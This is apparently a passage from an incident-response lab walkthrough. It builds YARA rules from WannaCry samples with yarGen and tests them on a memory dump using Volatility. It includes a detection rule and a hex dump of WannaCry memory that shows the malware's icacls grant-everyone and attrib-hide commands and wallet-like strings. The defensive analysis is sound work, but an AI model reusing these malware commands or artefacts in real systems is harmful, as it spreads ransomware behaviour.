- Some .wnry files generated by WannaCry;
- ...

This looks like a good set of rules that we can now use to detect similar WannaCry samples in our environment!




```
alanmarshall@ubuntu02:~/Tools/yarGen$ cat generated.yara
/*
   YARA Rule Set
   Author: alanmarshall
   Date: 2018-12-27
   Identifier: YARA
   Reference: https://github.com/Neo23x0/yarGen
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule executable_1104 {
   meta:
      description = "YARA - file executable.1104.exe"
      author = "alanmarshall"
      reference = "https://github.com/Neo23x0/yarGen"
      date = "2018-12-27"
      hash1 = "6f098ab6aa1845bb0f5d4ca492c456e16d6e5194a861e6c75c23d445aa94d0db"
   strings:
      $x1 = "cmd.exe /c \"%s\"" fullword ascii
      $s2 = "taskdl.exe" fullword ascii
      $s3 = "taskse.exe" fullword ascii
```

16. **Copy YARA rule file to Desktop**

    Let's switch back to the WinSCP folder that was still open. In the window on the right, please open the dropdown list and navigate to the "/home/alanmarshall/Tools /yarGen/" folder. First click "/ (root)" and open the required directories afterwards. You may need to click the "refresh" icon to see the generated.yara file!

    Once this is done, please drag and drop the generated.yara file from the window on the right to the window on the left, thus copying the YARA file to our Desktop.


Blue Team - alanmarshall@192.168.30.15 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
alanmarshall@192.168.30.15
New Session
Desktop
Upload
Edit
Properties
yarGen
Download
Edit
Properties
Find Files

C:\Users\alan.marshall\Desktop\Blue Team

| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/27/2018 6:37:20 PM |
| AutorunsToWinEvent... | | File folder | 5/6/2018 2:20:37 PM |
| Comae | | File folder | 5/6/2018 1:48:59 PM |
| DG Readiness | | File folder | 12/26/2018 1:02:23 PM |
| FamousMalware-Sam... | | File folder | 12/14/2018 9:55:28 PM |
| Loki | | File folder | 9/16/2017 10:16:02 PM |
| oledump_V0_0_28 | | File folder | 9/19/2017 6:56:38 PM |
| PingCastle | | File folder | 4/28/2018 8:00:18 PM |
| SysinternalsSuite | | File folder | 4/18/2018 7:12:48 PM |
| Volatility | | File folder | 5/6/2018 1:35:44 PM |
| Vulnerable Software | | File folder | 8/3/2017 9:32:02 AM |
| yara | | File folder | 5/1/2018 5:14:14 PM |
| executable.812.exe | 240 KB | Application | 12/27/2018 6:23:54 PM |
| executable.1104.exe | 3,432 KB | Application | 12/27/2018 6:24:33 PM |
| executable.1140.exe | 240 KB | Application | 12/27/2018 6:25:08 PM |
| exfil.7z | 10,555 KB | 7Z File | 9/15/2017 6:58:51 PM |
| FamousMalware-Sam... | 4,907 KB | Compressed (zipp... | 8/11/2017 4:21:37 PM |
| generated.yara | 8 KB | YARA File | 12/27/2018 6:33:20 PM |
| Information.txt | 1 KB | Text Document | 9/15/2017 5:53:44 PM |
| memdump.mem | 2,097,15... | MEM File | 5/14/2018 5:53:23 AM |

/home/alanmarshall/Tools/yarGen

| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 12/21/2018 3:33:44 AM | rwxr-xr-x | alanma. |
| .git | | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |
| 3rdparty | | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |
| dbs | | 11/17/2018 9:09:32 PM | rwxr-xr-x | alanma. |
| lib | | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |
| screens | | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |
| tools | | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |
| db-lookup.py | 9 KB | 11/17/2018 8:58:02 PM | rw-r--r-- | alanma. |
| generated.yara | 8 KB | 12/27/2018 6:33:20 PM | rw-rw-r-- | alanma. |
| LICENSE | 2 KB | 11/17/2018 8:58:02 PM | rw-r--r-- | alanma. |
| README.md | 16 KB | 11/17/2018 8:58:02 PM | rw-r--r-- | alanma. |
| requirements.txt | 1 KB | 11/17/2018 8:58:02 PM | rw-r--r-- | alanma. |
| yarGen.py | 103 KB | 11/17/2018 8:58:02 PM | rwxr-xr-x | alanma. |

17. **Test YARA rules using Volatility**

Let's see if our YARA rules are effective using another one of Volatility's plugins. The YARA plugins in Volatility source on Windows are sometimes a bit shaky, so we'll switch it around and use the standalone executable once! Please switch back to your command line window and browse the C:\Users\alan.marshall\Desktop\Blue Team\Volatility\2.6 - standalone directory:


**C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** cd ..
**C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** cd "2.6 - standalone"

We can now launch a YARA scan against our memory dump by invoking the "yarascan" module and specifing our yara ruleset:

**C:\Users\alan.marshall\Desktop\Blue Team\Volatility\2.6 - standalone>** volatility_2.6_win64_standalone.exe yarascan --yara-file="C:\Users\alan.marshall\Desktop\Blue Team\generated.yara" -f ..\..\memdump.mem --profile="Win7SP1x64_23418"

Volatility will now dump out all YARA rule matches in a "hexeditor-like" output! Please take a moment to analyze the hits, you should observe that they only hit on the suspicious Wannacry-related processes! This confirms our YARA rules are effective and are not generating false positives!

As a next step, we could now deploy these YARA rules in an enterprise-wide scan to find additional infected systems. This will be even more useful to detect more "silent" types of malware, as ransomware is typically rather vocal about its presence on a system :)



```
C:\Users\alan.marshall\Desktop\Blue Team\Volatility\2.6 - standalone>volatility_2.6_win64_standalone.exe yarascan --yara
-file="C:\Users\alan.marshall\Desktop\Blue Team\generated.yara" -f ..\..\memdump.mem --profile="Win7SP1x64_23418"
Volatility Foundation Volatility Framework 2.6
Rule: executable_1104
Owner: Process wannacry.exe Pid 1104
0x0040f42c  63 6d 64 2e 65 78 65 20 2f 63 20 22 25 73 22 00   cmd.exe./c."%s".
0x0040f43c  58 49 41 00 31 31 35 70 37 55 4d 4d 6e 67 6f 6a   XIA.115p7UMMngoj
0x0040f44c  31 70 4d 76 6b 70 48 69 6a 63 52 64 66 4a 4e 58   1pMvkpHijcRdfJNX
0x0040f45c  6a 36 4c 72 4c 6e 00 00 31 32 74 39 59 44 50 67   j6LrLn..12t9YDPg
0x0040f46c  77 75 65 5a 39 4e 79 4d 67 77 35 31 39 70 37 41   wueZ9NyMgw519p7A
0x0040f47c  41 38 69 73 6a 72 36 53 4d 77 00 00 31 33 41 4d   A8isjr6SMw..13AM
0x0040f48c  34 56 57 32 64 68 78 59 67 58 65 51 65 70 6f 48   4VW2dhxYgXeQepoH
0x0040f49c  6b 48 53 51 75 79 36 4e 67 61 45 62 39 34 00 00   kHSQuy6NgaEb94..
0x0040f4ac  25 73 25 64 00 00 00 00 47 6c 6f 62 61 6c 5c 4d   %s%d....Global\M
0x0040f4bc  73 57 69 6e 5a 6f 6e 65 73 43 61 63 68 65 43 6f   sWinZonesCacheCo
0x0040f4cc  75 6e 74 65 72 4d 75 74 65 78 41 00 74 61 73 6b   unterMutexA.task
0x0040f4dc  73 63 68 65 2e 65 78 65 00 00 00 00 54 61 73 6b   sche.exe....Task
0x0040f4ec  53 74 61 72 74 00 00 00 74 2e 77 6e 72 79 00 00   Start...t.wnry..
0x0040f4fc  69 63 61 63 6c 73 20 2e 20 2f 67 72 61 6e 74 20   icacls.../grant.
0x0040f50c  45 76 65 72 79 6f 6e 65 3a 46 20 2f 54 20 2f 43   Everyone:F./T./C
0x0040f51c  20 2f 51 00 61 74 74 72 69 62 20 2b 68 20 2e 00   ./Q.attrib.+h...
Rule: executable_1104
Owner: Process wannacry.exe Pid 1104
0x00742d41  74 61 73 6b 64 6c 2e 65 78 65 d9 94 43 2b 28 95   taskdl.exe..C+(.
0x00742d51  a1 62 5c 32 62 68 50 ca d2 d3 29 81 43 8e 68 a5   .b\2bhP...).C.h.
0x00742d61  dc d3 46 88 34 02 fe 11 81 a5 dc cf bb 8e ec d9   ..F.4...........
0x00742d71  cc a7 f7 b6 48 bc 53 70 02 de 65 19 aa e4 28 b9   ....H.Sp..e...(.
0x00742d81  ce c3 7d 91 16 9c 71 4e c8 da e1 16 be c0 b1 05   ..}...qN........
0x00742d91  ff c6 e1 11 91 19 2b 03 83 57 c1 11 6f 67 99 9d   ......+..W..og..
0x00742da1  50 1f d4 74 fc 15 c2 04 2e 0f 6c 9d e7 a3 82 73   P..t......l....s
0x00742db1  f7 2c bb da b5 de b5 3d 16 b4 e8 ca ef 63 5e 2a   .,.....=.....c^*
0x00742dc1  c5 a8 33 9e 78 c5 5a 8d 49 a0 6d f0 a0 82 35 03   ..3.x.Z.I.m...5.
0x00742dd1  95 11 e4 76 c7 57 bc cd 77 2d 16 97 33 20 42 88   ...v.W..w-..3.B.
0x00742de1  ba 62 dc 87 bf ce 3a 20 8d bf e2 e1 d8 f3 7f ce   .b....:.........
0x00742df1  a7 b0 6d 2f 12 2d 1d 78 3e e4 0b 62 74 17 d5 02   ..m/.-.x>..bt...
```

18. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how Volatility can be used in Incident Response activities to perform a "quick" analysis of a memory dump. We continued on this analysis to also create YARA rules that can be used to sweep the rest of the environment for similar infections.

    **ATTENTION: Finishing this step will close your lab!**